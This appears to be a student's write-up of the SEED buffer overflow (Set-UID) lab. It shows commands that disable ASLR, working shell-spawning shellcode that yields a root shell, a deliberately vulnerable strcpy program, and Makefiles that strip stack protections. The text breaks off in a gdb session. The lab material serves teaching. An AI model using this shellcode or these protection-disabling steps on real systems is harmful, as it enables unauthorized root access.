Buffer Overflow Attack Lab (Set-UID Version)

Devasheesh Vaid

Turning Off Countermeasures

- Address Space Randomization-

  $ sudo sysctl -w kernel.randomize_va_space=0


- Configuring /bin/sh-

  $ sudo ln -sf /bin/zsh /bin/sh

---


1. Task 1: Getting Familiar with Shellcode

The call_shellcode.c program is shown below, which contains shell code for 32 bit and 64 bit machine instructions.




```
[11/02/23]seed@VM:~/Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/02/23]seed@VM:~/Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[11/02/23]seed@VM:~/Labsetup$ ls
code  shellcode
[11/02/23]seed@VM:~/Labsetup$ cd shellcode/
[11/02/23]seed@VM:~/.../shellcode$ ls
call_shellcode.c  Makefile
[11/02/23]seed@VM:~/.../shellcode$ cat call_shellcode.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}

[11/02/23]seed@VM:~/.../shellcode$ 
```

The below is the content of Makefile. It uses the “-z execstack” option, which allows code to be executed from the stack.



```
[11/02/23]seed@VM:~/.../shellcode$ ls
call_shellcode.c  Makefile
[11/02/23]seed@VM:~/.../shellcode$ cat Makefile

all:
        gcc -m32 -z execstack -o a32.out call_shellcode.c
        gcc -z execstack -o a64.out call_shellcode.c

setuid:
        gcc -m32 -z execstack -o a32.out call_shellcode.c
        gcc -z execstack -o a64.out call_shellcode.c
        sudo chown root a32.out a64.out
        sudo chmod 4755 a32.out a64.out

clean:
        rm -f a32.out a64.out *.o
```

To run shellcode, start by compiling the *call_shellcode.c* source code using the provided makefile commands. Whether you include the *setuid* option or not will determine whether you get a shell with *root* or without *root* privileges. The outputs of *a32.out* and *a64.out* is shown below.




```
[11/02/23]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[11/02/23]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[11/02/23]seed@VM:~/.../shellcode$ ./a32.out
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
[11/02/23]seed@VM:~/.../shellcode$ ./a64.out
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
[11/02/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/02/23]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[11/02/23]seed@VM:~/.../shellcode$ ./a32.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
[11/02/23]seed@VM:~/.../shellcode$ ./a64.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
[11/02/23]seed@VM:~/.../shellcode$
```

---

2. Task 2: Understanding the Vulnerable Program


The vulnerable program, *stack.c*, is shown below. The main function takes input from the *badfile* and stores it in a string called *str*, with a length of 517 characters. It then passes this *str* as an argument to the *dummy_function()*. However, *dummy_function()* simply allocates 1000 bytes to a *dummy_buffer* on the stack frame without making any use of the *str* argument. *dummy_function()* subsequently passes the *str* as an argument to the *bof()*.

The *bof()* is problematic because it calls the *strcpy(buffer, str)*. This is the root cause of a stack buffer overflow because the size of the buffer, defined as *BUF_SIZE* in *Makefile*, is smaller than the length of the *str* (which is 517 characters). The *strcpy()* doesn't perform boundary checks and blindly copies all 517 characters into the stack, resulting in a buffer overflow.




```
[11/02/23]seed@VM:~/.../code$ ls
brute-force.sh  exploit.py  Makefile  stack.c
[11/02/23]seed@VM:~/.../code$ cat stack.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 */
#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
       perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}

[11/02/23]seed@VM:~/.../code$ 
```

To compile the above vulnerable program, we turn off the StackGuard and the non-executable stack protections using the *-fno-stack-protector* and *-z execstack* options, and then make the program a root-owned Set-UID program. The compilation and setup commands are already included in *Makefile*, as shown below, so we just need to type *make* to execute those commands. The contents of *Makefile* are shown below. Here, the buffer size *BUF_SIZE* is 100, 160, 200, 10 for stack-L1, stack-L2, stack-L3 and stack-L4 respectively.



```
[11/03/23]seed@VM:~/.../code$ cat Makefile
FLAGS    = -z execstack -fno-stack-protector
FLAGS_32 = -m32
TARGET   = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg

L1 = 100
L2 = 160
L3 = 200
L4 = 10

all: $(TARGET)

stack-L1: stack.c
	gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
	gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
	sudo chown root $@ && sudo chmod 4755 $@

stack-L2: stack.c
	gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
	gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
	sudo chown root $@ && sudo chmod 4755 $@

stack-L3: stack.c
	gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
	gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
	sudo chown root $@ && sudo chmod 4755 $@

stack-L4: stack.c
	gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
	gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
	sudo chown root $@ && sudo chmod 4755 $@


clean:
	rm -f badfile $(TARGET) peda-session-stack*.txt .gdb_history

[11/03/23]seed@VM:~/.../code$ 
```

We compile the above vulnerable program using make command, which add few more files to the directory, *stack-L1*, *stack-L2*, *stack-L3* and *stack-L4,* and gives them root privileges via setuid (as shown by "*rws*" premissions).



```
[11/03/23]seed@VM:~/.../code$ ls -lrha
total 176K
-rwxrwxr-x 1 seed seed  20K Nov  3 04:08 stack-L4-dbg
-rwsr-xr-x 1 root seed  17K Nov  3 04:08 stack-L4
-rwxrwxr-x 1 seed seed  20K Nov  3 04:08 stack-L3-dbg
-rwsr-xr-x 1 root seed  17K Nov  3 04:08 stack-L3
-rwxrwxr-x 1 seed seed  19K Nov  3 04:08 stack-L2-dbg
-rwsr-xr-x 1 root seed  16K Nov  3 04:08 stack-L2
-rwxrwxr-x 1 seed seed  19K Nov  3 04:08 stack-L1-dbg
-rwsr-xr-x 1 root seed  16K Nov  3 04:08 stack-L1
-rw-rw-r-- 1 seed seed 1.2K Dec 22  2020 stack.c
-rw-rw-r-- 1 seed seed  965 Dec 23  2020 Makefile
-rwxrwxr-x 1 seed seed  891 Dec 22  2020 exploit.py
-rwxrwxr-x 1 seed seed  270 Dec 22  2020 brute-force.sh
drwxrwxr-x 4 seed seed 4.0K Dec 22  2020 ..
drwxrwxr-x 2 seed seed 4.0K Nov  3 04:08 .
```


3. Task 3: Launching Attack on 32-bit Program (Level 1)

To initiate the attack, you must populate the *badfile* with shellcode content. It's crucial to position this shellcode after the point where the buffer overflow occurs, ensuring that the shellcode is executed. Next, you need to identify the location of the return address in the stack so that you can replace it with the address of the shellcode.


To determine the distance between the starting point of the buffer and the storage location of the return address, you can utilize GDB debugging. This involves working with the debug file named *stack-L1-dbg*, which was created using the "-g" option in conjunction with the GNU Compiler Collection (GCC). This debugging process will help you analyze the memory layout and find the specific offset required for your attack.

Steps:

- *touch badfile* -- creating an empty *badfile* before running the program.
- *gdb ./stack-L1-dbg* – running gdb debugger.
- *b bof* -- applying breakpoint at bof().
- *run* – start executing the program.




```
[11/03/23]seed@VM:~/.../code$ touch badfile
[11/03/23]seed@VM:~/.../code$ gdb ./stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from ./stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Labsetup/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb88 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf70 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf78 --> 0xffffd1a8 --> 0x0
ESP: 0xffffcb6c --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
```



```
[------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
